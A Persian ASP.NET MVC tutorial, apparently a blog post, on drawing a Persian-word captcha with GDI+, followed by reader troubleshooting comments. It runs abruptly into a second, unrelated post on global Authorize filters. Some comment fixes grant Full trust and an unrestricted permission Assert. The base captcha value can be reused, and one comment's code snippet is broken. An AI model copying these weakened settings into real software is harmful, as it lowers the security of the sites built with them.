در این مطلب، سعی خواهیم کرد تا همانند تصویر امنیتی این سایت که موقع ورود نمایش داده می‌شود، یک نمونه مشابه به آنرا در ASP.NET MVC ایجاد کنیم. ذکر این نکته ضروری است که قبل آقای پایرونند در [یک مطلب دو قسمتی](#) کاری مشابه را انجام داده بودند، اما در مطلبی که در اینجا ارائه شده سعی کرده ایم تا تفاوت‌هایی را با مطلب ایشان داشته باشد.

همان طور که ممکن است بدانید، اکشن متدها در کنترلرهای MVC می‌توانند انواع مختلفی را برگشت دهند که شرح آن در مطالب این سایت به مفصل گذشته است. یکی از این انواع، نوع ActionResult می‌باشد. این یک کلاس پایه برای انواع برگشتی توسط اکشن متدها مثل JsonResult، FileResult (اطلاعات بیشتر را [اینجا بخوانید](#)) اما ممکن است موقعی پیش بباید که بخواهید نوعی را توسط یک اکشن متده بگشت دهید که به صورت توکار تعریف نشده باشد. مثلاً زمانی را در نظر بگیرید که بخواهید یک تصویر امنیتی را برگشت دهید. یکی از راه حل‌های ممکن به این صورت است که کلاسی ایجاد شود که از کلاس پایه ارث بری کرده باشد. بدین صورت:

```
using System;
using System.Web.Mvc;

namespace MVCPersianCaptcha.Models
{
  public class CaptchaImageResult : ActionResult
  {
    public override void ExecuteResult(ControllerContext context)
    {
      throw new NotImplementedException();
    }
  }
}
```

همان طور که مشاهده می‌کنید، کلاسی به اسم CaptchaImageResult تعریف شده که از کلاس ActionResult ارث بری کرده است. در این صورت باید متده ExecuteResult را override کنید. متده ExecuteResult به صورت خودکار هنگامی که از CaptchaImageResult به عنوان یک نوع برگشتی اکشن متده استفاده شود اجرا می‌شود. به همین خاطر باید تصویر امنیتی توسط این متده تولید شود و به صورت جریان (stream) برگشت داده شود

کدهای اولیه برای ایجاد یک تصویر امنیتی به صورت خیلی ساده از کلاس‌های فراهم شده توسط GDI+، که در دات نت فریمورک وجود دارند استفاده خواهند کرد. برای این کار ابتدا یک شیء از کلاس Bitmap با دستور زیر ایجاد خواهیم کرد:

```
// Create a new 32-bit bitmap image.
Bitmap bitmap = new Bitmap(width, height, PixelFormat.Format32bppArgb);
```

پارامترهای اول و دوم به ترتیب عرض و ارتفاع تصویر امنیتی را مشخص خواهند کرد و پارامتر سوم نیز فرمت تصویر را بیان کرده است. Format32bppArgb یعنی یک تصویر که هر کدام از پیکسل‌های آن 32 بیت فضا اشغال خواهند کرد، 8 بیت اول میزان آلفا، 8 بیت دوم میزان رنگ قرمز، 8 بیت سوم میزان رنگ سبز، و 8 تای آخر نیز میزان رنگ آبی را مشخص خواهند کرد

سپس شیئی از نوع Graphics برای انجام عملیات ترسیم نوشته‌های فارسی روی شیء bitmap ساخته می‌شود:

```
// Create a graphics object for drawing.
Graphics gfxCaptchaImage = Graphics.FromImage(bitmap);
```

خصوصیات مورد نیاز ما از gfxCaptchaImage را به صورت زیر مقداردهی می‌کنیم:

```
gfxCaptchaImage.GraphicsUnit = GraphicsUnit.Pixel;
gfxCaptchaImage.SmoothingMode = SmoothingMode.HighQuality;
gfxCaptchaImage.Clear(Color.White);
```

واحد اندازه گیری به پیکسل، کیفیت تصویر تولید شده توسط دو دستور اول، و در دستور سوم ناحیه ترسیم با یک رنگ سفید پاک می‌شود.

سپس یک عدد اتفاقی بین 1000 و 9999 با دستور زیر تولید می‌شود:

```
// Create a Random Number from 1000 to 9999
int salt = CaptchaHelpers.CreateSalt();
```

متدهای CreateSalt در کلاس CaptchaHelpers قرار گرفته است، و نحوه پیاده سازی آن بدین صورت است:

```
public int CreateSalt()
{
    Random random = new Random();
    return random.Next(1000, 9999);
}
```

سپس مقدار موجود در salt را برای مقایسه با مقداری که کاربر وارد کرده است در session قرار می‌دهیم:

```
HttpContext.Current.Session["captchastring"] = salt;
```

سپس عدد اتفاقی تولید شده باید تبدیل به حروف شود، مثلاً اگر عدد 4524 توسط متدهای CreateSalt تولید شده باشد، رشتہ "چهار هزار و پانصد و بیست و چهار" معادل آن نیز باید تولید شود. برای تبدیل عدد به حروف، آقای نصیری [کلاس خیلی خوبی نوشته اند](#) که چنین کاری را انجام می‌دهد. ما نیز از همین کلاس استفاده خواهیم کرد:

```
string randomString = (salt).NumberToText(Language.Persian);
```

در دستور بالا، متدهای NumberToText با پارامتر Language.Persian وظیفه تبدیل عدد salt را به حروف فارسی معادل خواهد داشت.

به صورت پیش فرض نوشهای تصویر امنیتی به صورت چپ چین نوشته خواهند شد، و با توجه به این که نوشهایی که باید در تصویر امنیتی قرار بگیرد فارسی است، پس بهتر است آنرا به صورت راست به چپ در تصویر بنویسیم، بدین صورت:

```
// Set up the text format.
var format = new StringFormat();
int faLCID = new System.Globalization.CultureInfo("fa-IR").LCID;
format.SetDigitSubstitution(faLCID, StringDigitSubstitute.National);
format.Alignment = StringAlignment.Near;
format.LineAlignment = StringAlignment.Near;
format.FormatFlags = StringFormatFlags.DirectionRightToLeft;
```

و همچنین نوع و اندازه فونت که در این مثال tahoma می‌باشد:

```
// Font of Captcha and its size
Font font = new Font("Tahoma", 10);
```

خوب نوشهای فارسی اتفاقی تولید شده آماده ترسیم شدن است، اما اگر چنین تصویری تولید شود احتمال خوانده شدن آن توسط روبات‌های پردازش گر تصویر شاید زیاد سخت نباشد. به همین دلیل باید کاری کنیم تا خواندن این تصویر برای این روبات‌ها سخت‌تر شود، روش‌های مختلفی برای این کار وجود دارند: مثل ایجاد نویز در تصویر امنیتی یا استفاده از توابع ریاضی سینوسی و

نحوه ایجاد یک تصویر امنیتی (Captcha) با حروف فارسی در ASP.Net MVC

کسینوسی برای نوشتن نوشهای موج. برای این کار اول یک مسیر گرافیکی در تصویر یا موج اتفاقی ساخته شود و به شیء `gfxCaptchaImage` نسبت داده شود. برای این کار اول نمونه ای از روی کلاس `GraphicsPath` ساخته می‌شود،

```
// Create a path for text  
GraphicsPath path = new GraphicsPath();
```

و با استفاده از متد `AddString`، رشته اتفاقی تولید شده را با فونت مشخص شده، و تنظیمات اندازه دربرگیرنده رشته مورد نظر، و تنظیمات فرمت بندی رشته را لحاظ خواهیم کرد.

```
path.AddString(randomString,  
    font.FontFamily,  
    (int)font.Style,  
    (gfxCaptchaImage.DpiY * font.SizeInPoints / 72),  
    new Rectangle(0, 0, width, height), format);
```

با خط کد زیر شیء `path` را با رنگ بنخش با استفاده از شیء `gfxCaptchaImage` روی تصویر `bitmap` ترسیم خواهیم کرد:

```
gfxCaptchaImage.DrawPath(Pens.Navy, path);
```

برای ایجاد یک منحنی و موج از کدهای زیر استفاده خواهیم کرد:

```
///-- using a sin wave distort the image  
int distortion = random.Next(-10, 10);  
using (Bitmap copy = (Bitmap)bitmap.Clone())  
{  
    for (int y = 0; y < height; y++)  
    {  
        for (int x = 0; x < width; x++)  
        {  
            int newX = (int)(x + (distortion * Math.Sin(Math.PI * y / 64.0)));  
            int newY = (int)(y + (distortion * Math.Cos(Math.PI * x / 64.0)));  
            if (newX < 0 || newX >= width) newX = 0;  
            if (newY < 0 || newY >= height) newY = 0;  
            bitmap.SetPixel(x, y, copy.GetPixel(newX, newY));  
        }  
    }  
}
```

موقع ترسیم تصویر امنیتی است:

```
///-- Draw the graphic to the bitmap  
gfxCaptchaImage.DrawImage(bitmap, new Point(0, 0));  
gfxCaptchaImage.Flush();
```

تصویر امنیتی به صورت یک تصویر با فرمت `jpg` به صورت جریان (`stream`) به مرورگر باید فرستاده شوند:

```
HttpResponseBase response = context.HttpContext.Response;  
response.ContentType = "image/jpeg";  
bitmap.Save(response.OutputStream, ImageFormat.Jpeg);
```

و در نهایت حافظه‌های اشغال شده توسط اشیاء فونت و گرافیک و تصویر امنیتی آزاد خواهند شد:

```
// Clean up.  
font.Dispose();  
gfxCaptchaImage.Dispose();  
bitmap.Dispose();
```

برای استفاده از این کدها، اکشن متدى نوشته می‌شود که نوع `CaptchaImageResult` را برگشت می‌دهد:

```
public CaptchaImageResult CaptchaImage()
{
    return new CaptchaImageResult();
}
```

اگر در یک View خصیصه src یک تصویر به آدرس این اکشن متدهای شود، آنگاه تصویر امنیتی تولید شده نمایش پیدا می‌کند:

```

```

بعد از پست کردن فرم مقدار text box تصویر امنیتی خوانده شده و با مقدار موجود در session مقایسه می‌شود، در صورتی که یکسان باشند، کاربر می‌تواند وارد سایت شود (در صورتی که نام کاربری یا کلمه عبور خود را درست وارد کرده باشد) یا اگر از این captcha در صفحات دیگری استفاده شود عمل نظر می‌تواند انجام شود. در مثال زیر به طور ساده اگر کاربر در کادر متن مربوط به تصویر امنیتی مقدار درستی را وارد کرده باشد یا نه، پیغامی به او نشان داده می‌شود.

```
[HttpPost]
public ActionResult Index(LogOnModel model)
{
    if (!ModelState.IsValid) return View(model);

    if (model.CaptchaInputText == Session["captchastring"].ToString())
        TempData["message"] = "تصویر امنیتی را صحیح وارد کرده اید";
    else
        TempData["message"] = "تصویر امنیتی را اشتباه وارد کرده اید";

    return View();
}
```

کدهای کامل مربوط به این مطلب را به همراه یک مثال از لینک زیر دریافت نمائید:

[MVC-Persian-Captcha.zip](#)

نظرات خوانندگان

نویسنده: وحید نصیری
تاریخ: ۱۳۹۲/۰۳/۰۳ ۱۹:۳۶

ممنون. میشه قسمت بررسی نهایی در اکشن متدهم کپسوله کرد (چیزی شبیه به امکانات AOP سرخود در MVC). مثلایک ویژگی جدید به نام ValidateCaptcha درست کرد که به اکشن متدها اعمال شود و کاربررسی صحت اطلاعات ورودی مخصوص Captcha را انجام و نهایتاً اطلاعات ورودی و ModelState رو اساس اطلاعات ورودی و Session ایی که در اینجا تعریف شده، به روز کنه:

```
[AttributeUsage(AttributeTargets.Method, AllowMultiple = false)]
public sealed class ValidateCaptchaAttribute : ActionFilterAttribute
{
    public override void OnActionExecuting(ActionExecutingContext filterContext)
    {
        var controllerBase = filterContext.Controller;

        var captchaInputTextProvider = controllerBase.ValueProvider.GetValue("CaptchaInputText");
        if (captchaInputTextProvider == null)
        {
            controllerBase.ViewData.ModelState.AddModelError("CaptchaInputText", "لطفاً تصویر امنیتی را وارد کنید");
            base.OnActionExecuting(filterContext);
            return;
        }
        var inputText = captchaInputTextProvider.AttemptedValue;
        if (inputText != Session["captchastring"].ToString())
            controllerBase.ViewData.ModelState.AddModelError("CaptchaInputText", "اشتباه وارد کرده اید");
    }
}
```

به این صورت (با استفاده از ویژگی فوق) همان بررسی متداول ModelState.IsValid در یک اکشن متدهم کافی خواهد بود.

نویسنده: پژمان پارسائی
تاریخ: ۱۳۹۲/۰۳/۰۴ ۰۲:۲۷

بسیار عالی و سازنده، خیلی نکته مفیدی بود

نویسنده: میثم خوشقدم
تاریخ: ۱۳۹۲/۰۳/۰۴ ۱۳:۵۷

ممنون - مطلب کاربردی و مفیدی بود

شخصاً این Captcha را به انواع دیگر ترجیح میدم چرا که:

1- شخصی سازی شده

2- ارجاع به سایت واسطی نداره

3- هیچ گونه سرباری نداره

4- اعمال هر گونه تغییر و اصلاح مناسب با فرهنگ و کشور و یا حتی نوع سایت قابل انجام است

با زحم تشکر می‌کنم

نوبتند: میثم خوشقدم
تاریخ: ۱۵:۱۷ ۱۳۹۲/۰۳/۰۴

سلام

اگر کد شما را گسترش دهیم و به جای پیغام‌های خطای ارسال شده، مقادیر Attribute‌ها یا متادیتاهاي مثل Required را خواند و مستقیم پیغامی به کنترل و ModelState پاس نداد، فکر می‌کنم کامل‌تر باشد.

نوبتند: وحید نصیری
تاریخ: ۱۶:۳۸ ۱۳۹۲/۰۳/۰۴

حالات کامل‌تر زمانی است که در سازنده کلاس ویژگی، این خطاهای رو دریافت کنید و به کاربر اجازه بدهید، پیغام‌های دلخواهی رو تنظیم کنید. چون Required فقط یک حالت است. حالت بعدی عدم تساوی مقدار ورودی با مقدار اصلی Captcha است که نیاز به پیغام دومی دارد.

نوبتند: پژمان پارسائی
تاریخ: ۸:۴۱ ۱۳۹۲/۰۳/۰۵

خواهش می‌کنم دوست عزیز. لطف دارید

موارد بیشتری که می‌توان به آن افزود:
استفاده از فونت‌ها به صورت اتفاقی برای نوشتن متن تصویر امنیتی،
دادن رنگ‌ها به متن و پس زمینه به صورت اتفاقی به تصویر امنیتی،
معبر نبودن session نگهدارنده عدد تصویر امنیتی بعد از یک میزان مشخص،
و غیره

نوبتند: حسینی
تاریخ: ۱۹:۴ ۱۳۹۲/۰۳/۰۶

سلام و مرسى از آموزش خوب و کاربردیتون
اما یکی از گزینه‌های چک لیست برنامه‌های ASP.NET MVC که آقای نصیری فرمودند عدم استفاده از سشن در برنامه‌ها بود و
استفاده از کوکی‌های رمزنگاری شده پیشنهاد شده بود.

نوبتند: پژمان پارسائی
تاریخ: ۲۱:۲ ۱۳۹۲/۰۳/۰۶

سلام. ممنون از نظر شما
چک لیست رو مطالعه کردم و عملا هم استفاده کردم.
استفاده از سشن راحت‌تر هست و به همین دلیل اون رو انتخاب کردم. نسخه بعدی این تصویر امنیتی رو با استفاده از نظرات
همین مطلب ارائه می‌کنم.

نوبتند: پژمان پارسائی
تاریخ: ۶:۲۸ ۱۳۹۲/۰۳/۱۵

سلام

نسخه بعدی این تصویر امنیتی رو از لینک زیر دریافت نمائید:

MVCPersianCaptcha-2.zip

امکاناتی که اضافه کردم:

- استفاده از کوکی رمزنگاری شده جهت ذخیره کردن مقدار عدد معادل تصویر امنیتی
- اضافه کردن ویژگی ValidateCaptcha جهت تعیین اعتبار کوکی و مقداری که کاربر وارد کرده
- اضافه کردن نویزهای اتفاقی
- تعیین یک میزان 30 ثانیه ای (قابل تغییر است) جهت معتبر بودن مقدار ارسالی توسط کاربر
- ایجاد قابلیت تازه سازی (refresh) تصویر امنیتی
- تغییر کلید رمزنگاری و رمزگشایی اطلاعات به ازاء هر روز و غیره

نوبنده: پژمان پارسائی
تاریخ: ۲۲:۵۲ ۱۳۹۲/۰۳/۲۱

پوشه‌های bin، packages، obj و jz از نسخه‌های اول و دوم این تصویر امنیتی حذف شده اند تا حجم فایلهای مربوطه کمتر شوند. به همین دلیل، بعد از اجرای هر کدام از این برنامه‌ها خطای صادر می‌شود مبنی بر این که بسته ای به اسم Newtonsoft.Json در پروژه وجود ندارد. لطفا برای حل این مشکل به فایل Global.asax.cs مراجعه کنید و خط کد زیر را از آن حذف کنید: (این خط کد در این پروژه غیر ضروری است و نیازی به آن نیست)

```
WebApiConfig.Register(GlobalConfiguration.Configuration);
```

روش دیگر برای حل این نوع مشکلات، در مطلب [بازسازی کامل پوشه packages بسته‌های NuGet](#) به صورت خودکار بیان شده است.

نوبنده: بهمن خلفی
تاریخ: ۱۰:۳۴ ۱۳۹۲/۰۴/۱۱

با سلام و تشکر از همه دوستان
بنده در اولین استفاده یک تغییر داشتم که خواستم بقیه هم از آن استفاده کنند:

```
public ValidateCaptchaAttribute()
{
    ErrorWasHappened = "خطایی اتفاق افتاده است";
    CaptchaCodeIsRequired = "لطفا کد امنیتی را وارد کنید";
    CaptchaCodeIsIncorrect = "کد امنیتی را اشتباه وارد کرده اید";
    CookieMustEnabled = "باید ابتدا قابلیت کوکی‌ها را در مرورگر خود فعال کنید";
    ExpireTimeCaptchaCodeBySeconds = 60;
    ExpireTimeCaptchaCodeBySeconds.ToString());
    TimeIsExpired = string.Format("{0} ثانیه", ExpireTimeCaptchaCodeBySeconds);
    ExpireTimeCaptchaCodeBySeconds.ToString());
}
```

باز ممنون!

نوبنده: ایلیا اکبری فرد
تاریخ: ۲۱:۳۸ ۱۳۹۲/۰۴/۱۴

با سلام.
سپاس از مقاله خوبتون.
در کلاینت همه چی درست کار میکند ولی وقتی آنرا درون هاست واقعی publish میکنم، تصویر نمایش داده نمی‌شود و خطایی که توسط elmah لاغ می‌شود به صورت زیر است:

```
The system cannot find the file specified " source="mscorlib"
detail="System.Security.Cryptography.CryptographicException: The system cannot find the file specified."
```

با تشکر.

نویسنده: محسن خان
تاریخ: ۱۳۹۲/۰۴/۱۴ ۲۳:۲

```
<system.web>
<trust level="Medium" originUrl=".*" />
```

شاید هاست شما مدیوم تراست هست. برای تست روی لوکال این تنظیم بالا را به وب کانفیگ اضافه کنید تا خط را رو بتوانید لوکال دیباگ کنید.

نویسنده: ایلیا اکبری فرد
تاریخ: ۱۳۹۲/۰۴/۱۴ ۲۳:۱۶

سپاس از پاسخ شما.
ولی با اضافه کردن آن ، همواره خطای زیر رخ می‌دهد:

```
The application attempted to perform an operation not allowed by the security policy. To grant this application the required permission please contact your system administrator or change the application's trust level in the configuration file
```

نویسنده: پژمان پارسائی
تاریخ: ۱۳۹۲/۰۴/۱۵ ۶:۷

سلام، از نظر شما متشرکم

همون طور که آقای محسن خان گفت، احتمالاً هاست شما medium trust هست. اما رو کامپیوتر خودتون full trust برنامه نویسی می‌کنید.

چون هویت کاربر هنوز مشخص نشده پیغامی مبنی بر این لاغ میشه که اسمبلی mscorlib وجود نداره. در واقع وجود داره ولی نه برای کاربر anonymous ! همچنین این به دلیل medium trust بودن هم میتونه باشه. برای حل این مشکل کارهای زیر رو انجام بدین:

(1) به فایل web.config بربین و کد زیر را اضافه کنید:

```
<trust level="Full" originUrl=".*" />
```

(2) باید تغییری رو در متدهای الحاقی Encrypt و Decrypt بدین، که از این متدها برای رمزگاری و رمزگشایی محتوای کوکی تصویر امنیتی استفاده میشه. قبل از هر کدوم از این متدها flag زیر را اضافه کنید:

```
[System.Security.Permissions.PermissionSet(System.Security.Permissions.SecurityAction.Assert,  
Unrestricted = true)]
```

همچنین، یک خط داخل بدنه هر کدوم از متدهای الحاقی Encrypt و Decrypt هست، منظورم این خط کد هست:

```
var cspp = new CspParameters { KeyContainerName = key };
```

که باید به خط کد زیر تبدیل بشه:

```
var cspp = new CspParameters { KeyContainerName = key, Flags = CspProviderFlags.UseMachineKeyStore };
```

نویسنده: ایلیا اکبری فرد
تاریخ: ۹:۷ ۱۳۹۲/۰۴/۱۵

بله کار کرد. متشرکم.

نویسنده: ایلیا اکبری فرد
تاریخ: ۱۸:۲۹ ۱۳۹۲/۰۴/۲۹

با سلام.

برای اولین بار که فرمی لود می‌شود همواره حتی با وارد کردن مقدار صحیح متن کپچا باز هم خطای نادرست بودن می‌دهد. ولی وقتی یکبار بر روی رفرش مربوط به کپچا کلیک می‌کنم تا کپچای جدیدی تولید کند، درست کار می‌کند؟

نویسنده: پژمان پارسائی
تاریخ: ۲۱:۵۱ ۱۳۹۲/۰۵/۰۱

سلام دوست عزیز
بابت تاخیر بوجود آمده در پاسخ دهی عذرخواهی می‌کنم.

من همین کپچا رو دارم استفاده می‌کنم و این مشکلو هم باهاش ندارم. یک حدسی که می‌زنم اینه که شاید کوکی بار اول درست مقداردهی نشه. لطفاً کل عملیات از تشکیل تصویر امنیتی، تا مقداری که درون کوکی قرار می‌گیره، و بعد رمزگزاری می‌شه، تا مقداری که درون کوکی مرورگر ذخیره می‌شه (برای مشاهده کوکی‌های مرورگر از [این روش](#) می‌توانید استفاده کنید). سپس ببینید بعد از پست شدن فرم حاوی کپچا به سرور مقداری که از درون کوکی خونده می‌شه و می‌خواهد decrypt بشه با مقداری که از اول ذخیره شده یکسان باشه.

امیدوارم مشکلتون حل شه دوست عزیز.

نویسنده: کوروش ت
تاریخ: ۱۰:۳ ۱۳۹۲/۰۹/۲۸

باسلام، این مطلب خیلی کاربردی و خوب بود، فقط نکته ای که در فرم Register پیش فرض MVC وجود داره، اینکه این View به کنترلر Account وصله که هنگامی که CaptchaImageResult را درون آن قرار می‌دهیم، در فرم Register اجرا نمی‌شود. می‌خواستم راهنمایی کنید که در این فرم چگونه باید عمل کنم. مرسی!

نویسنده: محسن خان
تاریخ: ۱۰:۹ ۱۳۹۲/۰۹/۲۸

ویژگی AllowAnonymous را بالای آن قرار دهید. همچنین Url.Action دو پارامتر نام کنترلر و نام اکشن متده را دریافت می‌کند (برای استفاده از آن در سایر View‌هایی که در کنترلر جاری نیستند).

نویسنده: کوروش ت
تاریخ: ۹:۱۳ ۱۳۹۲/۱۰/۱۵

نحوه ایجاد یک تصویر امنیتی (Captcha) با حروف فارسی در ASP.Net MVC

با تشکر از راهنمایی شما، این مورد به خوبی در حالت localhost کار می‌کند و تغییر تصویر نیز به خوبی عمل می‌کند. هنگامی که سایت را Publish می‌کنم، تصاویر نمایش داده نمی‌شود. ممنون می‌شم راهنمایی کنید.

نویسنده: محسن خان
تاریخ: ۹:۵۷ ۱۳۹۲/۱۰/۱۵

برای دیباگ کردن این مساله در سمت سرور بهتر است از [ELMAH](#) استفاده کنید. لاغ آن را بررسی کنید شاید جایی در پشت صحنه خطایی صادر می‌شود.

نویسنده: کوروش ت
تاریخ: ۱۰:۲۷ ۱۳۹۲/۱۰/۱۵

با سلام، Elmah Log رو چک کردم، مشکل دسترسی داشت که در قسمت Web.config تگ Trust رو اضافه کردم و فعلًا ظاهر شد.
اضافه کردن trust مشکل امنیتی ایجاد نمی‌کنه؟

نویسنده: محسن خان
تاریخ: ۱۰:۳۶ ۱۳۹۲/۱۰/۱۵

کدوم قسمتش مشکل دسترسی داشت؟ چه خطایی گرفتید دقیقاً؟ چه trust ای رو اضافه کردید؟ (در هاستی که بتونید level رو تغییر بدید، یعنی عملاً از لحاظ امنیتی درست تنظیم نشده و مداخل رو قفل نکرد)

نویسنده: کوروش ت
تاریخ: ۱۰:۴۸ ۱۳۹۲/۱۰/۱۵

پیغام:

The system cannot find the file specified " source=" mscorelib "

کد تراست

```
< trust level = "Medium" originUrl = ".*" />
```

نویسنده: محسن خان
تاریخ: ۱۱:۳۷ ۱۳۹۲/۱۰/۱۵

عجیبه که کار کرده. [جون با حالت medium مشکل دارد](#).

نویسنده: کوروش ت
تاریخ: ۱۳:۰ ۱۳۹۲/۱۰/۱۵

هنوز کامل باهاش سر و کله نزدم، ولی یک ثبت نام کردم دیدم داره درست کار می‌کنه. پس خطری نداره این کد.

نویسنده: محسن خان
تاریخ: ۱۴:۵۶ ۱۳۹۲/۱۰/۱۵

عجیب است trust level یعنی کد شما مثلاً نتونه دایرکتوری فونت ویندوز رو روی سرور لیست کنه یا نتونه به کلیدهای رمزنگاری سطح ماشین دسترسی پیدا کنه. از این دید باید به آن نگاه کرد نه از دید کد خطرناک. این پروژه که سورس باز هست و می‌توانید کدهای آن را بررسی کنید.

نویسنده: کوروش ت
تاریخ: ۱۵:۲۶ ۱۳۹۲/۱۰/۱۵

منظور من این نبود، منظورم خطری برای سایر API ها بود که دادن تراست لول خطری برای ای پی آی های دیگه نداشته باشه. در مورد این کد هیچ چیز مبهمن وجود نداره و هم توضیحات خوب داده شده بود و هم از متدهای رادرست و قابل فهم استفاده شده بود. از راهنمایی های شما هم بسیار ممنونم.

نویسنده: ایلیا

تاریخ: ۱۳۹۲/۱۰/۱۵ ۱۶:۲۰

با سلام.

من از این کپچا در یک سرور استفاده کردم، بر روی پورت 80 هیچ خطای نمیگیرم و تصویر امنیتی بدرستی نمایش داده می شود ولی روی پورت 8080 تصویر کپچا لود نمیشود و خطای زیر را در کنسول کروم لاغ میکند:

System.Security.Cryptography.CryptographicException: Object already exists

Resource interpreted as Image but transferred with MIME type text/html:
"http://site:8080/Error/Index?aspxerrorpath=/Shared/CaptchaImage"

با تشکر.

نویسنده: محسن خان

تاریخ: ۱۳۹۲/۱۰/۱۵ ۱۷:۴۲

اگر به سرور دسترسی دارید [این دستور](#) را اجرا کنید:

```
aspnet_regiis -pa "SampleKeys" "NT AUTHORITY\NETWORK SERVICE"
```

نویسنده: محسن

تاریخ: ۱۳۹۳/۰۱/۰۷ ۵:۳۵

من در یک پروژه می خواستم از این Captcha استفاده کنم. زمانی که صفحه اصلی لود میشه Captcha درست نمایش داده میشه ولی زمانی که کاربر از سایت SignOut می کنه دیگه محتوای Captcha نمایش داده نمی شود و اصلاً کنترولر CaptchaImage فرآخوانی نمی شود ممنون میشم راهنمایی کنید

نویسنده: وحید نصیری

تاریخ: ۱۳۹۳/۰۱/۰۷ ۱۱:۴۶

اگر فرآخوانی نمی شود، یعنی کش شده. برای رفع این مشکل، ویژگی زیر را بر روی اکشن متد CaptchaImage قرار دهید:

```
[OutputCache(Location = OutputCacheLocation.None, NoStore = true)]
```

برای بررسی دقیق‌تر از [افزونه‌ی فایرباگ](#) استفاده کنید.

نویسنده: فواد عبداللهی

تاریخ: ۱۳۹۳/۰۵/۱۰ ۱۱:۴۸

سلام

میدونم پست نسبتا قدیمی!

ولی من یه مورد پیدا کردم و اونم اینه که در صورتی که captcha رو درست بزنی و بردید به صفحه جدید (مثلا بعد لاگین برید به صفحه مدیر) دوباره back بزنی همون مقدار رو می بینید و متسافانه دوباره کار هم میکنه.

کش رو هم غیر فعال کردم ولی تاثیری نداشت!

اگر راه حلی دارد ممنون میشم در میان بگذارید.

نویسنده: محسن خان
تاریخ: ۱۳۹۳/۰۵/۱۰ ۱۲:۷

نکته‌ی [غیرفعال کردن کش مرورگر در MVC](#) رو تست کردید؟

نویسنده: فواد عبداللهی
تاریخ: ۱۳۹۳/۰۵/۱۰ ۱۲:۱۲

بله جواب نداد!

نویسنده: وحید نصیری
تاریخ: ۱۳۹۳/۰۵/۱۰ ۱۳:۲۴

1- فایل [نگارش دوم](#) CaptchaImageResult.cs را باز کنید.
- در انتهای آن تغییر زیر را اعمال کنید:

```
// در فایل CaptchaImageResult.cs
HttpResponseBase response = context.HttpContext.Response;
response.ContentType = "image/jpeg";
context.HttpContext.DisableBrowserCache(); // این سطر جدید است
bitmap.Save(response.OutputStream, ImageFormat.Jpeg);
```

متدهای [DisableBrowserCache](#) در مطلب [غیرفعال کردن کش مرورگر در MVC](#) ارائه شده.

2- امضای متدهای [Index](#) در [Home](#) کنترلر نیاز به [NoBrowserCache](#) دارد (کل صفحه‌ی لایگین کش نشود):

```
public class HomeController : Controller
{
    [NoBrowserCache]
    public ActionResult Index()
```

3- امضای متدهای [CaptchaImage](#) در [Home](#) کنترلر به نحو زیر تغییر دهید (آدرس خاص تصویر نمایش داده شده، کش نشود):

```
[NoBrowserCache]
[OutputCache(Location = OutputCacheLocation.None, NoStore = true, Duration = 0, VaryByParam = "None")]
public CaptchaImageResult CaptchaImage(string rndDate)
```

سپس در محل استفاده در [View](#) به صورت زیر باید استفاده شود:

```

```

نویسنده: افشار محبی
تاریخ: ۱۳۹۳/۰۶/۲۵ ۱۰:۸

من هم همین مشکل را داشتم. قبل از این که توضیحات اینجا را ببینم، [msdn](#) را دیده بودم:

<http://social.msdn.microsoft.com/Forums/vstudio/en-US/7ea48fd0-8d6b-43ed-b272-1a0249ae490f/systemsecuritycryptographycryptographicexception-the-system-cannot-find-the-file-specified?forum=clr>

روشی که آنجا گفته بود باید [application pool](#) را از [classic](#) می‌بردی و از [integrated](#) برای [network service](#) برای [identity](#) گفت.

استفاده می‌کردی. هر چند که این روش هم جواب داد ولی روش توضیح داده اینجا، یعنی اصلاح کد خیلی بهتر است.
البته در مورد من نیاز به اضافه کردن trust level web.config به

نویسنده: افشار محبی
تاریخ: ۱۳۹۳/۰۶/۲۵ ۱۰:۱۰

کد خیلی مفید و خوبی است. کاش آن را در github یا codeplex هم قرار می‌دادید تا همه به روز رسانی‌ها و pull request احتمالی از همانجا انجام می‌شد. در هر صورت بابت این کد مفید تشکر می‌کنم.

نویسنده: محسن دربرستی
تاریخ: ۱۳۹۳/۰۹/۰۱ ۱۴:۴۵

یک مورد دیگه که باعث بروز این مشکل می‌شده افزونه فایرباگ هست. علتش رو نمی‌دونم اما در زمان فعلی بودن فایرباگ دو بار درخواست برای تصویر امنیتی ارسال و مقدار درون کوکی با تصویری که می‌بینید متفاوت می‌شده.
در حالی که در زمان خاموش بودن فایرباگ این مشکل وجود نداره.

به صورت پیش فرض دسترسی به تمامی اکشن‌ها مجاز است مگر اینکه آن اکشن به تگ `Authorize` مزین شود. حال [Best Practice](#) این است که حتی اگه شما یک یا دو اکشنی دارید که نیاز است کاربرای خاصی به آن‌ها دسترسی داشته باشند بهتر است که دسترسی به تمام اکشن‌ها محدود شود و بعد آن اکشن‌هایی که نیاز است دسترسی عمومی داشته باشند، بهشون دسترسی داده بشه. در واقع هدف از این [Best Practice](#) جلوگیری از قلم افتادن یک اکشن به اشتباه، هنگام دادن تگ `Authorize` هست.

خوب، برای انجام اینکار از فیلترهای سفارشی سراسری ([Global Filters](#)) استفاده می‌کنیم. کافیه خط زیر رو به کلاس `FilterConfig`

```
filters.Add(new AuthorizeAttribute());
```

با این کار تمام اکشن‌های شما با تگ `Authorize` مزین می‌شوند و تمام دسترسی‌ها محدود.

نکته: این روش تا قبل از 4 ASP.NET MVC فقط برای سیستم‌هایی که هیچ اکشنی با دسترسی عمومی نداشتن جوابگو بوده و در صورت داشتن چنین اکشنی این روش جوابگوی شما نیست. ولی از 4 ASP.NET MVC به بعد با اضافه شدن تگ `[AllowAnonymous]` این مشکل حل شده.

حالا که تمامی اکشن‌ها محدود شدن، حالا نوبت به اکشن‌هایی می‌رسه که دسترسی عمومی به اونها آزاده. برای این کار به راحتی از تگ `[AllowAnonymous]` استفاده می‌کنیم

```
[AllowAnonymous]
public ActionResult Index()
{
    return View();
}
```

[فایل پروژه BestPracticeForAuthenticatingUsers.rar](#)

نظرات خوانندگان

نویسنده: آیمو
تاریخ: ۹:۲۳ ۱۳۹۲/۰۷/۰۳

سلام . من برای پروژه ام همین کارو کردم . صفحه اول من از توی یک ناحیه(Area) لود میشه . به این صورت که درخواست میره به یک اکشن مثل Home از کنترلر ControlPanel که این اکشن Allow Anonymous هست . بعد از داخل اون Redirect میشه به همون Area و داخل اون هم یه کنترلر Home و یه اکشن Index هست .
اما موقع لود شدن redirect میشم به صفحه لاگین . لطفا راهنمایی کنید.

نویسنده: محسن خان
تاریخ: ۹:۴۲ ۱۳۹۲/۰۷/۰۳

